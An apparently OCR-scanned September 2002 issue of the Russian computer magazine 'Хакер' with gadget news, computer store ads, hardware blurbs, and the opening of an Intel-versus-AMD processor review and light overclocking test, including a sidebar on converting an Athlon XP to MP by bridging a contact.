
● Компания Accenture Technology Labs разработала прототип записывающего устройства для людей с плохой памятью. Оно позволяет вспомнить, как зовут собеседника и о чем вы с ним болтали. Цифровой диктофон включается, реагируя на определенную голосовую команду вроде безобидной фразочки "рад тебя видеть". Далее запись последней минуты разговора осуществляется на жесткий диск в стандартном wav-формате. Каждый аудиофрагмент сопровождается информацией о времени и месте, где состоялся разговор.

» ЭЛЕКТРОННЫЙ ГАЛКИН

● Японский инженер разработал устройство, которое позволяет до неузнаваемости преобразить голос человека. Используя обширный набор шаблонов, "голосовых хромосом", можно изменять громкость и скорость речи, высоту тона. В ответ на робкую с запинками речь из динамиков зазвучат властные команды, мужественные признания и спокойные философские рассуждения. Устройство также предупредит срыв голоса и блеяние фальцетом, что нередко случается при выступлении перед аудиторией. Пока что новинка работает только с предварительно сделанными записями, но вскоре она сможет функционировать в реальном времени.

ПЛАСТМАССОВЫЙ ГИТАРИСТ

Вермонтские студенты соорудили из пластмассовых деталек LEGO робота, исполняющего музыку регги на укулеле - четырехструнной гавайской гитаре. Выбор на этот туземный инструмент пал потому, что при своем небольшом размере он способен вызывать чистые и громкие звуки. Оригинальный экземпляр гитары парни приобрели в гавайской деревушке Вайкики всего за 10 долларов. Регги на укулеле можно играть простейшим образом, используя 3 аккорда. Функции левой руки гитариста исполняют механические "пальцы", каждый из которых приводится в действие при помощи моторчика и зажимает соответствующий лад. Правую руку представляет сложная конструкция на зубчатых передачах, в нужный момент ударяющая по струнам. Разноцветные детальки LEGO облепили гитару, как лилипуты Гулливера. В итоге вызывать тот или иной аккорд можно при помощи сенсорных кнопок на пульте дистанционного управления. Кроме того, робот запрограммирован на исполнение без участия человека регги-хитов Stir It Up, Trenchtown Rock и Rivers of Babylon.



ISM COMPUTERS И ХАКЕР ДЛЯ СТУДЕНТОВ!

Компания ISM Computers проводит две супер акции для школьников и студентов.

Во-первых, с 26 августа по 30 сентября 2002 года в магазинах ISM все покупатели компьютеров ISM Master на базе процессора Intel Pentium 4 получат в подарок подписку на компьютерный журнал «Хакер». При этом длительность подписки будет зависеть от мощности установленного в компьютере процессора. К примеру, для того, чтобы получить подписку на 3 месяца достаточно приобрести ПК с процессором, тактовая частота которого равна 1700 Мгц, а вот для годовой подписки частота процессора должна быть как минимум 2200 Мгц.

Во-вторых, в течение сентября при покупке любого компьютера ISM (с монитором или без) на сумму от 500$ и выше покупатели получат разнообразные подарки, например, оптическую «мышь», факс-модем или даже цветной струйный принтер.

Более подробную информацию об этих специальных предложениях можно получить, посетив сайт компании ISM Computers – www.ism.ru.



КАРАОКЕ ДЛЯ МОБИЛЫ

Американская компания Nellymoser запатентовала технологию, которая позволяет напевать мелодии для мобильного телефона. Это может быть как подзабытая песенка из детства, которая третий день вертится в голове, так и смелая импровизация. После звонка по специальному номеру и живого исполнения соло остается дождаться сообщения с мелодией звонка. Система Serenata поддерживает большое количество форматов, включая RTTTL, двоичные SMS, iMelody MIDI, а также мультимедийный GSM-AMR. Работает программное обеспечение практически на всех платформах. Системные требования божеские - всего 1 Мб ОЗУ. В настоящее время Nellymoser выстраивает систему продаж лицензий на продукт провайдерам сотовой связи.

АВТОМОБИЛЬЧИКИ ДЛЯ ВЗРОСЛЫХ

Японская компания Takara будет выпускать игрушки для взрослых - полноразмерные копии своего бестселлера, коллекционных машинок Choro-Q. Одноместный электромобиль Q-Car метр в ширину и два в длину способен развить скорость до 60 км/ч и на единственной подзарядке аккумулятора преодолеть расстояние в 80 км. Большая игрушка оборудована задним приводом, двурычажной подвеской и регенеративной системой торможения, подзаряжающей батареи при сбавлении газа. Первые модели - спортивный кабриолет "2010" и классический Modern Times - сойдут с конвейера уже в ноябре этого года. По японским законам электромобили освобождаются от техосмотров и налога на транспортные средства. Кроме того, Q-Car будут предоставлены особые условия парковки. По задумке руководства компании "игрушечный" дизайн растопит сердца пузатых дядек, и они с детской непосредственностью выложат за новинку от 8 до 11 тысяч долларов.



КОМОЧЕК ДЛЯ ПЕРТУРБАЦИЙ

ThinkGeek.com раскручивает нового "лизуна" - жуткой консистенции аморфную массу, с которой можно творить чудеса. Предмету всеобщего восхищения удается быть мягким и тягучим, как пластилин, и вместе с тем хрупким, как стекло. Если приклеить Smart Mass к потолку, "лизун" медленно стечет на пол. Но стоит хрястнуть по нему молотком, чтобы он разлетелся вдрызг. Способов истязания акрилового комочка не перечесть. Его можно тянуть, мять и рвать на части. Последнее, говорят, удается сделать только после упорной тренировки - резким рывком вдоль предварительно сделанного надреза. Комочек для пертурбаций выпускается в трех расцветках: синей, бирюзовой и ядовито-бронзовой. Продается в Интернете за 12 долларов.

NEXT



ПРАВИЛЬНЫЙ НАЕЗД

Группа компаний Ford берет на вооружение систему "безопасного" наезда на пешеходов. Специальная конструкция капота, бампера и фар позволит грамотно перераспределить энергию удара и уберечь ноги от переломов. Система фиксирует контакт с пешеходом посредством сенсоров в передней части авто. Кожух капота при этом смещается назад и чуть приподнимается вверх, защищая от удара о лобовое стекло. Одновременно фары прячутся вглубь кузова, а бампер из особого пенного состава смягчает удар. Система защищена от ложного срабатывания на парковке или при инциденте с участием другого авто.

!!! Алекс Целых (News@real.xakep.ru)

ЧАСЫ ДЛЯ ЗАГАРА

Компания APA Optics представила наручные часы для загара. SunUVWatch не боятся расплавиться от жары, но заботливо отмеряют время, проведенное хозяином на солнце. Шкала на экране из жидких кристаллов отображает мощность вредоносного ультрафиолета в динамике. Специальный калькулятор на основе информации о типе кожи и защитном факторе крема для загара производит индивидуальный расчет максимального времени, которое можно проводить на пляже без зонтика. Звуковым сигналом часы предупредят солнечный удар и появление болезненных волдырей на коже. Новинка продается по цене около 90 долларов.



ДЫМОВОЙ БЛАСТЕР

Компания Zero Toys представила занятный игрушечный бластер. При нажатии на спусковой крючок "жерло вулкана" испускает мириады дымовых колец правильной формы от 5 до 15 сантиметров в диаметре. Они летят на расстояние до 4 метров и растворяются в воздухе, приводя в восторг окружающих. Для этого внутрь заливается вишневого аромата глицериновая жидкость - та самая, которую используют в Голливуде для создания искусственного тумана. Одной баночки стоимостью $3,95 хватает на 25 тысяч колец. Пары жидкости и воздух под давлением поступают в тороидальную воронку - область низкого давления, где в природе зарождаются ураганы и торнадо. Игрушка имеет несметное количество рычажков, при помощи которых можно регулировать величину колец, дискретность стрельбы и другие параметры. Бластеры выпускаются в трех расцветках, работают от 6 пальчиковых батарей и продаются по цене 20 долларов.



МИСС ЛЮБЕЗНОСТЬ

На симпозиуме по искусственному интеллекту в канадском городе Эдмонтон зарегистрировался необычный участник. Для начала роботиха GRACE, мисс Любезность, под два метра ростом с дисплеем на месте головы ответила на все вопросы анкеты. После этого при помощи лазеров и сонаров она самостоятельно нашла дорогу в зал заседаний, не сбив никого на своем пути. Заняв место в первом ряду, роботиха поприветствовала окружающих дружеским жестом железной руки. На этом миссия GRACE, запрограммированная учеными университета Карнеги, была завершена. По словам наблюдателей анимированное лицо на экране располагает к себе живыми эмоциями и выразительной мимикой: GRACE улыбается, грустит, подмигивает. Кроме того, роботиха постоянно совершенствует свои навыки и пополняет словарный запас. GRACE может ездить на эскалаторе, понимает несложные фразы и распознает жесты. Работает она под управлением Red Hat 7.2. К следующей конференции разработчики планируют усовершенствовать GRACE, научив ее непринужденно общаться в кулуарах.



ГИЛЬОТИНА ДЛЯ МОБИЛЬНИКА

В лабораториях университета Сингапура "рубят головы" мобильникам. Устройство в виде гильотины предназначено для краш-тестов. Роняя телефон на разные типы поверхностей под разным углом, устройство выявляет слабые места в конструкции современных аппаратов. В отдельных тестах мобильник летит на бетонное покрытие со скоростью 6 метров в секунду. По результатам испытаний сотни ходовых трубок самыми уязвимыми были признаны крепления батареи и дисплеи на жидких кристаллах. Команда разработчиков не намерена ограничиваться мобильниками и скоро займется карманными компьютерами: "Есть еще так много гаджетов, которые мы можем крушить и ломать".



САМАЯ УМНАЯ КУКЛА

Компания Manley Toy Quest представила самую умную куклу на свете. Внешне Cindy Smart ничем не отличается от соседок по магазинной полке: белые кудри, большие голубые глазенки и нос кнопкой. Однако сложный организм, начиненный хай-тек внутренностями, дает о себе знать уже при первых попытках вступить с куклой в контакт. Это первая игрушка, которая умеет читать, различать формы и цвета, решать примеры прямо из учебника. Она не просто следует инструкциям своей маленькой хозяйки, понимая до 70 команд, но запоминает происходящее, внимает подсказкам и тем самым обучается. Любознательная пластмассовая девчушка не только распознает и помнит лица окружающих, предметы интерьера, но постоянно вращает головой в поисках букв и цифр, проговаривая их вслух, совершая "зарядку для ума". Она лепечет на 5 языках, а стартовый запас из 700 слов со временем быстро пополняется. На создание Smart Cindy ушло 10 лет. Инженеры и дизайнеры компании разработали десятки схем взаимодействия куклы и ребенка, отобрав для производства самую смышленую "тутси". Smart Cindy прочат революционный успех робопса Aibo. Продажи начнутся этой осенью по цене всего 100 долларов.



акция!

В школу?

С Экстримом!



на базе процессора Intel ® Pentium ® 4

Компьютер Extreme College на базе процессора Intel® Pentium® 4 расширит кругозор Вашего ребенка, открыв бескрайние просторы Интернет. Компьютер Extreme College верный помощник в школе, колледже институте.



С 01.09 - 30.09 мы приглашаем Вас в магазины "Техмаркет-Компьютерс" на "День открытых дверей!" Ежедневно с 15.00 до 17.00 в специально оборудованном компьютерном классе Вы сможете познакомиться с новой серией компьютеров для школьников TCM College.

Адреса ближайших к Вам магазинов:

м. «Динамо» .... ул. 8 Марта, д. 10, стр. 1, тел: 363-9333
м. «Красносельская» .... ул. Русаковская, д. 2/1, тел: 264-1234
м. «Каховская» .... Симферопольский б-р, д. 20А, тел: 310-6100
м. «Сокол» .... ул. Новопесчаная, д. 11, тел: 157-5392
м. «Полежаевская» ..... Хорошевское ш., д. 72, корп.1, тел: 941-0176
м. «Дмитровская» .... ул. Башиловская, д. 29, тел: 257-8268
м. «Братиславская» ... ул. Братиславская д. 16, стр. 1, тел: 347-9638
Интернет-магазин: www.5000.ru

ВСЕМ ПОКУПАТЕЛЯМ - ПОДАРКИ!
ЭЛЕКТРОННЫЕ МИКРОСКОПЫ, ФИРМЕННЫЕ ФУТБОЛКИ, ФИРМЕННЫЕ ТОЛСТОВКИ
а также РОЗЫГРЫШ ЛАЗЕРНЫХ ПРИНТЕРОВ!!!



ЕДИНАЯ СПРАВОЧНАЯ: 363–9333 5000 НАИМЕНОВАНИЙ КОМПЛЕКТУЮЩИХ

!!! p0r0h (p0r0h@real.xakep.ru)

В номере:

СЕНТЯБРЬ 2002
№45



Привет от Мамбы!

Загадочная компания Mambo Digital представила свое любопытное детище - Mambo-X P350. Этот девайс может нести на своих плечах до 20Гб инфы, причем эту инфу он же и обрабатывает и может быть использован в качестве:



аудио-плеера, поддерживающего форматы MP3, WMA и WAV;
MP3-рекордера, оцифровывающего с различных источников (MiniDisc, DAT, CD, кассетный аудиоплеер, FM, TV и т.д.) с качеством от 64Кб/сек до 160Кб/сек;
цифрового диктофона;
переносного винчестера.

Связь с компом осуществляется через USB 1.1 интерфейс, что, в принципе, не очень впечатляет, особенно на фоне плодящихся, как кролики после Хиросимы, девайсов с поддержкой USB 2.0. Из остальных особенностей можно выделить ЖК-дисплей с подсветкой, программируемый плейлист, фирменную систему навигации по каталогам и возможность загрузки из сети обновленных версий прошивок. Стоит же все это добро порядка 300 уев.

Моддинговая башня

Компания Globalwin представила свой новый корпус, выполненный в лучших традициях моддинга (видимо, не только][уловил свежую струю в IT-индустрии ;)). Башня выглядит довольно стильно и необычно, а ее основные характеристики выглядят так:
Материал: алюминиевый сплав.
Толщина: 1 мм.



Габариты: 485x200x410.
Шесть 3.5-дюймовых отсеков и четыре - 5-дюймовых.
Совместимость с материнками форм-фактора ATX и Micro ATX.

Также можно отметить наличие среди панели с двумя USB-коннекторами, аудиоразъемами и небольшим дисплеем, показывающим время и температуру. Ну и, конечно, нельзя не упомянуть про неоновую подсветку - обязательного атрибута стильного моддингового девайса :].

Belkin и его Hub

Belkin начал поставки панели «Hi-Speed USB 2.0 Drive Bay Hub», монтирующейся в 3.5-дюймовый отсек корпуса и оснащенной четырьмя USB-



коннекторами со светодиодными индикаторами. Хаб поддерживает USB 1.1 (USB Full-Speed) и USB 2.0 (USB Hi-Speed). Стоит же эта панель-хаб вполне приемлемо - 50 вечнозеленых.

Ускоряемся с Radeon 9700 Pro

Не успели продавцы компьютерных рынков и магазинов вдоволь пощупать все прелести новой видеокарты от ATI - Radeon 9700, как к ним на прилавки уже ломится пополнение в лице линейки Radeon 9700 Pro. Приставочка Pro гарантирует самую высокую производительность на сегодняшний день из продукции ATI. Характеристики видюхи и впрямь впечатляют:
128Мб DDR-видеопамяти;
Частота памяти - 620МГц;
Частота чипсета - 325МГц.


Как и полагается крутой видеокарте, она оснащена самыми распространенными коннекторами: VGA-выход,



DVI и S-Video. Стоимость всего этого графического великолепия - целых 400 буказоидов. Не мало, но и на витринах эти девайсы не залежатся ;].

Каменный посредник

На этот раз компания PowerLeap, известный производитель различных процессорных примочек,
выпустила новый переходник PL-P4/N (с кулером и пастой в комплекте), предназначенный для работы Socket-478-процессоров Pentium 4 Northwood, Willamette и Celeron Willamette-128 в материнских платах с разъемом Socket-423. А выложить за эту оригинальную и полезную приблуду придется около 50 бакинских, что, в принципе, обойдется дешевле, чем покупка новой материнки.



Fortissimo III

Небезызвестная Hercules продолжает развитие своей линейки звуковых карт Fortissimo. Теперь она представила ее логическое продолжение - Fortissimo III, построенную на DSP-чипе от Cirrus Logic - SoundFusion CS4624. Чем же выделяется эта звуковуха на фоне конкурентов? Прежде всего она может похвастаться не только возможностью подключения к 5.1 акустики, но и к 7.1 акустическим системам (к сожалению, еще не получивших широкого распространения). Остальные спецификации выглядят так:
Шина - PCI 2.1;
Кодеки - 20-битный четырехканальный выход и 18-битный стереовыход, сэмплирование - до 48КГц;
Совместимость с технологиями: Sensaura 3D, с поддержкой Microsoft DirectSound 3D, EAX 1.0, EAX 2.0, A3D 1.0, I3DL2, MacroFX, MultiDrive, ZoomFX, EnvironmentFX; Microsoft DirectSound, DirectMusic, Dolby Surround, Dolby Digital;



Программный табличный синтезатор - поддерживаемое DSP неограниченное количество голосов, 64 голоса аппаратно;
8Мб банк сэмплов General MIDI/GS;
Совместимость с DLS 1.0;
Совместимость с GM (General Midi) и Yamaha XG (676 инструментов, 21 ударных);
Эффекты: reverb, chorus, variation и т.д.;
Разъемы аналоговые: выход на фронтальные колонки, выход на тыловые колонки, центральная/LFE колонки, седьмой и восьмой каналы, выход на наушники, Line in/Mic in, порт MIDI/Game (MPU 401);
Разъемы цифровые: оптический S/PDIF выход;

Внутренние разъемы: CD-in, CD-in 2, Aux-in, S/PDIF in.
В комплекте будет поставляться и специальная версия Power DVD, совместимая с Dolby Digital EX, которая позволит насладиться всем этим многоканальным звуком. Цена новинки не кусается (около 80$), а скорее манит своей доступностью, особенно учитывая перспективы, которые она предоставляет.

Малышка от Creative

Creative вновь решила удивить мир. Только на этот раз не очередной звуковухой, а самым маленьким MP3-плейером MuVo. Весит новинка всего 28 граммов, имеет размеры 75x35x13 мм и подключается по USB-интерфейсу. Эта малышка несет на себе 64 Мбайта памяти, что позволяет вместить до двух часов музыки в формате WMA или до часа в привычном MP3 и с битрейтом 128 Кб/с. MuVo состоит из двух частей: модуля памяти MuVo Memory (вставляется в USB



порт) и батарейного отсека с одной батарейкой, работающей около 12 часов (к этому отсеку подсоединяются и наушники). На теле малышки расположены все необходимые органы управления: кнопка воспроизведения, остановки, перемотки вперед и назад. Ну, а стоить она будет около 150 баксов, что совсем не по-детски :].

PC Geiger для оверклокеров

Многим оверклокерам необходимо как-то мониторить свою систему, т.е. следить за температурой и режимами работы своей разогнанной тачки. Одно из таких решений предложила компания Vics Technlogy Inc., выпустив мониторинговую систему PC Geiger. В ее комплект входит фронтальная панель, PCI карта для мониторинга частоты PCI шины, что поз-



воляет следить за загрузкой шины в процентах, скоростью обмена данными по шине в реальном времени и состоянием хардварного 80h/84h порта для диагностики загрузки компа. Также имеется несколько разъемов и переключателей. В частности, кнопочка «Clear CMOS» пригодиться после неудачных и смелых экспериментов с разгоном ;]. В общем, достаточно привлекательная приблуда, но не каждый оверклокер захочет выкладывать за нее 100 баксов.

Новые цифровушки от Kodak

Компания Kodak выпустила две новые цифровые камеры: DX4330 и CX4200. Их отличительной особенностью является облегченный процесс переноса фотографий на компьютер и их печать. Цифровушки оборудованы специальной кнопкой, позволяющей выделить снимки, которые автоматически зальются на комп при под-



ключении. А для упрощения и этой процедуры можно докупить стыковочную станцию EasyShare. Модель DX4330 имеет 3.1-мегапиксельную матрицу, 3-кратный оптический зум и яркий LCD-дисплей, который позволяет комфортно просматривать отснятые фотки при любом освещении. CX4200 - модель попроще, о чем свидетельствует 2-мегапиксельная матрица и 2-кратный оптический зум. Цена на новинки находится на приемлемом уровне и составляет 350$ и 180$ соответственно.

Холодильник для Hammer'а

Вслед за пришествием нового процессора от AMD - Hammer'а - ожидается и появление специализированных кулеров под него. Одной из первых ласточек стал кулер от компании



Dynatron - «K8 CPU Cooler», который, скорей всего, будет использоваться в box-поставках процессоров Hammer.

Вот его характеристики:
Размеры кулера - 78x74x58 мм;
Тепловое сопротивление - 0.27 C/Вт;
Вес - 274 г;
Материал радиатора - алюминий;
Скорость вращения - 4000 оборотов в минуту;
Один подшипник качения и один подшипник скольжения;
Напряжение питания - 12В;
Шум - 36 дБ.

Так, кулеры уже на подходе - ждем камней под него ;]?



test_lab (test_lab@gameland.ru)



Процессорные войны: атака клонов

Тестирование и разгон новых камней от Intel и AMD



Итак, мы с тобой станем свидетелями очередного эпизода из цикла процессорных войн. Как ты уже заметил, эта война и не думает заканчиваться, а лишь разгорается все с новой силой, пожирая в своем адском огне старых и ослабевших бойцов. Вместо ушедших приходят новые, более мощные и с богатым арсеналом тактовых частот. Под знамена армии Intel встают легкие и мобильные Celeronы, а тылы надежно прикрывает тяжелая артиллерия – Pentiumы 4. Аналогичная ситуация наблюдается и в стане AMD, только в роли пушечного мяса выступают неприхотливые Duronы, а основную ударную силу составляют крепкие и мужественные Athlonы. Кто же победит в захватывающей битве? Делаем ставки, господа ;]!

ОПИСАНИЕ ПОЛЯ БОЯ

Материнские платы: ASUS P4B533-E (для Intel), Soltek SL-75DRV5 (для AMD);
Память: NCP 512 MB DDR;
Жесткий диск: IBM DTLA 307045;
Видеокарта: ATI Radeon 8500 (драйвер версии 6.13.10.6043);
ОС: Windows XP Home Edition (build 2600).

ПЕРЕЧЕНЬ БОЙЦОВ

Pentium 4 2.2 GHz
Pentium 4 Celeron 1.7 GHz
Pentium 4 Celeron 1.8 GHz
AMD Athlon XP 1800+ GHz
AMD Athlon XP 2000+ GHz
AMD Duron 1300 GHz

AMD Athlon XP «Palomino»

Athlon XP с ядром Palomino - уже опытный боец и не первый день участвует в процессорных войнах. Что же позволяет ему находиться в такой отличной спортивной форме? Нет, никаким допингом здесь и не пахнет, просто ответ нужно искать в архитектуре процессора. Дело в том, что, несмотря на меньшее количество ступеней конвейера, чем у Pentium 4, у него больше количество исполняемых за один такт инструкций. Также нельзя не отметить уже знаменитый FPU с тремя независимыми конвейерами для исполнения стандартных FPU-инструкций. Добавь сюда фирменный набор инструкций AMD 3DNow! плюс поддержку Intel SSE, и тогда становится понятно, что FPU у Athlon действительно очень мощный и производительный. Но и на этом список отличительных особенностей не заканчивается. В Athlon XP применяется механизм опережающей загрузки инструкций в L1-кэш, минуя L2-кэш. А это позволяет ядру «оплодотворить» еще большее количество команд, благо размер кэша L1 (128 KB) этому весьма способствует. Другое отличие Palomino - это расширенный L1 TLB (Translation Look-aside Buffers), ко-



Athlon XP в Athlon MP? Легко!

Ты, наверное, в курсе, что, помимо обычных однопроцессорных систем, бывают еще и двухпроцессорные. Так вот специально для работы на двухпроцессорных материнках сделан камушек Athlon MP. Только вот незадача, стоит он на порядок дороже, чем обычный Атлончик. Однако тяга к халяве и разгону у нашего человека в крови, поэтому мы поведаем тебе довольно простой способ превращения XP в MP. Для этого нужно всего лишь замкнуть (например, токопроводящим клеем) последний мостик из группы L5. И вуаля! Теперь осталось только докупить второй Атлончик (и проделать с ним ту же самую операцию), двухпроцессорную мамку, и ты становишься счастливым обладателем наикрутейшей тачки ;].


Процессор	Athlon XP (Thoroughbred)	Pentium 4 (Northwood)	Athlon XP (Palomino)	Celeron (Willamette)	Duron (Morgan)
Частоты	от 1.46 ГГц и выше	1.6 ГГц и выше	1.2-1.73 ГГц	от 1.7 ГГц и выше	от 1 ГГц и выше
Технология производства	0.13 мкм	0.13 мкм	0.18 мкм	0.18 мкм	0.18 мкм
Площадь ядра	80 мм2	146 мм2	128 мм2	217 мм2	106 мм2
Количество транзисторов	37.2 млн	55 млн	37.5 млн	42 млн	25.2 млн
Частота шины	266 МГц	400/533 МГц	266 МГц	400 МГц	200 МГц
L1 кеш для данных	64 Кбайт	8 Кбайт	64 Кбайт	8 Кбайт	64 Кбайт
L1 кеш для инструкций	64 Кбайт	12 Кбайт	64 Кбайт	12 Кбайт	64 Кбайт
L2 кеш	256 Кбайт	512 Кбайт	256 Кбайт	128 Кбайт	64 Кбайт
Шина L2 кеша	64 бита	256 бита	64 бита	256 бита	64 бита
Набор инструкций 3DNow!	+	-	+	-	+
Набор инструкций SSE	+	+	+	+	+
Набор инструкций SSE2	-	+	-	+	-
Напряжение питания ядра	1.5-1.65 В	1.5 В	1.75 В	1.75 В	1.45-1.75 В
Встроенный термодиод	+	+	+	+	+
Встроенный термодиод	+	+	+	+	+


торый может хранить до 40 адресов данных, а во взаимодействии с эксклюзивным кэшем (кэш второго уровня не дублирует содержимое кэша первого уровня) приносить Атлонам весомую прибавку к общей производительности. Ну а в заключение экскурса в историю этого «камня» следует напомнить, что для обозначения его производительности был введен так называемый «рейтинг», основанный на результатах работы обширного списка разнообразного ПО (от офисных и игровых приложений до бенчмарков). Впрочем, реальные тактовые частоты своих Атлонов AMD не скрывает, и их всегда можно посмотреть при загрузке BIOS. Другое дело, что рейтинг этот взялся не из воздуха, а является, скорее, хитрым ходом в противоборстве с Pentium 4, т.к. догнать его именно по частоте AMD пока не в состоянии. Вот она и вынуждена пускаться на всевозможные ухищрения и уловки, чтобы подчеркнуть высокую производительность своих процессоров.

СТЕПЕНЬ ИНТЕГРАЦИИ

Степень интеграции - это количество транзисторов или простейших логических элементов в процессоре или другой микросхеме. Чем больше этих элементов, тем больше умеет делать процессор, тем больше у него функций. Чем больше в процессоре элементов, тем больше его кристалл и тем дороже он стоит. Чем больше степень интеграции, тем меньше частота микросхемы, потому что цепочки длинные и в них задерживается сигнал. Чтобы при высокой степени интеграции повысить частоту, нужно понизить МЛР. То есть нужно уменьшить размеры самих элементов и за счет этого сделать короткими длинные цепочки, в которых задерживается сигнал.

AMD Athlon XP «Thoroughbred»





Итак, кто же такой Thoroughbred и с чем его едят? Для начала следует отметить, что основное отличие нового ядра от прошлого (Palomino) заключается лишь в технологическом процессе (0,13 мкм), а не в каких-либо архитектурных характеристиках. Перевод на новый техпроцесс позволит AMD и дальше наращивать частоты своих процессоров, одновременно соревнуясь с Intel за звание самой быстрой платформы. Не претерпела изменений и упаковка из органики (OPGA), обладающая низким показателем сопротивления, а также форм-фактор Socket A. Так что владельцы относительно старых материнских плат могут не волноваться за совместимость с новым процессором. Правда, будет не лишним убедиться в этом на сайте производителя материнской платы и, при необходимости, перепрошить свежую версию BIOS. Что еще можно отметить? Это повышенная прочность ядра и пониженное энергопотребление/тепловыделение. Впрочем, для Athlon'ов с рейтингом 2200+ (и следующих моделей) рекомендуются использовать кулеры с медным основанием, т.к. нрав у них довольно горячий :).

Что такое 0.13 мкм и 0.18 мкм?

Эти цифры все называют «технологией» или «техпроцессом» и при этом делают загадочные глаза. На сам деле, 0.13 микрон - это Минимальный Литографический Размер (МЛР). Этот размер говорит о минимальной толщине элемента на кремниевой пластине, которой можно добиться с помощью фотолитографии. А от МЛР, в свою очередь, зависит размер транзистора и длина соединителей между транзисторами. Как известно, все блоки процессора состоят из транзисторов. Получается, что чем меньше МЛР, тем меньше транзистор. А чем меньше транзистор, тем выше у него может быть частота. В коротких соединителях сигнал задерживается меньше. А если сигнал бегает быстро по соединителям, то можно повысить частоту. Получается, что от МЛР зависит частота процессора.

AMD Duron «Morgan»

Как и ожидалось, Duron с новым ядром мало чем отличаются от своих более старших сородичей с ядром Spitfire. Изменения, конечно, есть, но носят они скорее косметический характер. Вместо узкого набора команд 3DNow! используются инструкции 3DNow! Professional, включающие 52 но-

NEXT

test_lab (test_lab@gameland.ru)

вые инструкции и обеспечивающие совместимость с набором команд SSE. Также Morgan обзавелся механизмом предсказания данных (Data Prefetch Mechanism). Т.е. проц заранее предсказывает, какие ему нужны данные из памяти, а затем сбрасывает их в кэш. Соответственно, процессорная шина и шина памяти используются более рационально, что, несомненно, должно благо-



приятно сказаться на общей производительности. Ну а завершают список нововведений встроенный термодатчик и увеличенный Translation Look-aside Buffers - буфер быстрого преобразования адреса, существенно сокращающий время, проходящее с момента запроса данных процессором до момента их получения. Как видно, никаких архитектурных изменений практически не производилось, но свою привлекательность новенький Duron из-за этого не потерял.

Intel Pentium 4 (Northwood)


Новое ядро Northwood, используемое в новой линейке процессоров семейства Pentium 4, по архитектуре тоже мало чем отличается от своего предшественника (Willamette). Как в случае с Thoroughbred'ом от AMD, основным отличием этого ядра является использование более совершенно-



го технологического процесса 0.13 мкм, позволяющего и дальше наращивать тактовые частоты, одновременно снижая энергопотребление и тепловыделение. Также у Northwood можно отметить вдвое больший объем L2 кеша - 512 Кбайт (Willamette нес на борту лишь 256 Кбайт). А у моделей с частотами от 2.26 ГГц и выше используется более скоростная процессорная шина Quad Pumped Bus, работающая на частоте 533 МГц вместо прошлой 400 МГц.

Intel Celeron

Новое семейство Celeron'ов без лишней суеты распрощалось с прошлым ядром Tualatin, а также с Socket 370. Конечно, кто-то наверняка огорчился таким поворотом событий, но новые Целики полны желания и силы, чтобы доказать свое право на существование в этой жестокой и изменчивой бойне :]. Итак, новички теперь имеют сердце от ядра Willamette, но с урезанным до



128 КБ объемом кэш-памяти второго уровня. А это влечет за собой повышение зависимости от высокоскоростной шины памяти. Соответственно, в наследство от Willamette Целикам досталась и технология производства - 0,18 мкм и форм-фактор Socket 478, который Intel будет использовать еще долго (по крайней мере, для линейки Celeron). Так что новые камушки без проблем должны встать и опознаться на мамках, изначально рассчитанных под четвертый Пентиум. Еще, к радости целиколюбов, решилась давняя беда этих камушков - недостаточная пропускная способность FSB. Теперь же Celeron использует 100 МГц FSB, но с передачей 4-х сигналов за такт, что обеспечивает пропускную способность FSB в районе 3,2 Гбайт/с. Вот так узкое место в одночасье превратилось в широкое :]. Стартуют же новые Целики с отметки в 1.7 ГГц (в нашей лаборатории побывали экземпляры с 1.7 и 1.8 ГГц), ну а финишная черта будет проведена, скорей всего, техпроцессом 0.18 мкм.

КРЕМНИЕВЫЕ ПЛАСТИНЫ

Делать по одному процессору неудобно и дорого, с кремниевым кусочком нужно проделать несколько сотен операций. Поэтому процессоры делают сразу по несколько штук на одной большой пластине, одни и те же операции дешевле делать сразу с большим количеством микросхем. Причем, чем больше диаметр пластины, тем больше на ней помещается процессоров. Чем больше процессоров на пластине, тем дешевле они стоят. После того как пластина пройдет все технологические процессы, ее распиливают на отдельные кусочки (чипы). Каждый кусочек - процессор, его проверяют и запаковывают в корпус. Чтобы не путаться, достаточно запомнить следующее утверждение: пластина с диаметром 300 мм позволяет произвести более дешевые микросхемы, чем пластина в 200 мм.

РАЗГОН

Тема оверклокинга или, проще говоря, «разгона» становится все популярней в последнее время. Разумеется, и мы не могли обделить вниманием столь интересную тему. В то же время мы не старались выжать из процессоров все, на что они способны, т.к. не у каждого юзверя есть соответствующие знания/умения и «железо». Поэтому был проделан «легкий разгон», без повышения напряжения и каких-либо зарисовок перемычек. Повышалась лишь частота системной шины FSB. И, скорей всего, именно этого результата сможет добиться большинство юзеров, желающих повысить производительность своей машины «малой кровью».

Pentium 4 2.2 ГГц

Этот камушек смог легко разогнаться до 2.31 ГГц без повышения напряжения на ядро процессора. Для этого была увеличена частота шины на 5 МГц (фактическая частота шины составила 420 МГц). Однако потенциал к разгону у этого процессора гораздо больше, и с помощью должного охлаждения подобный камень можно завести на 2.5 - 2.6 ГГц.

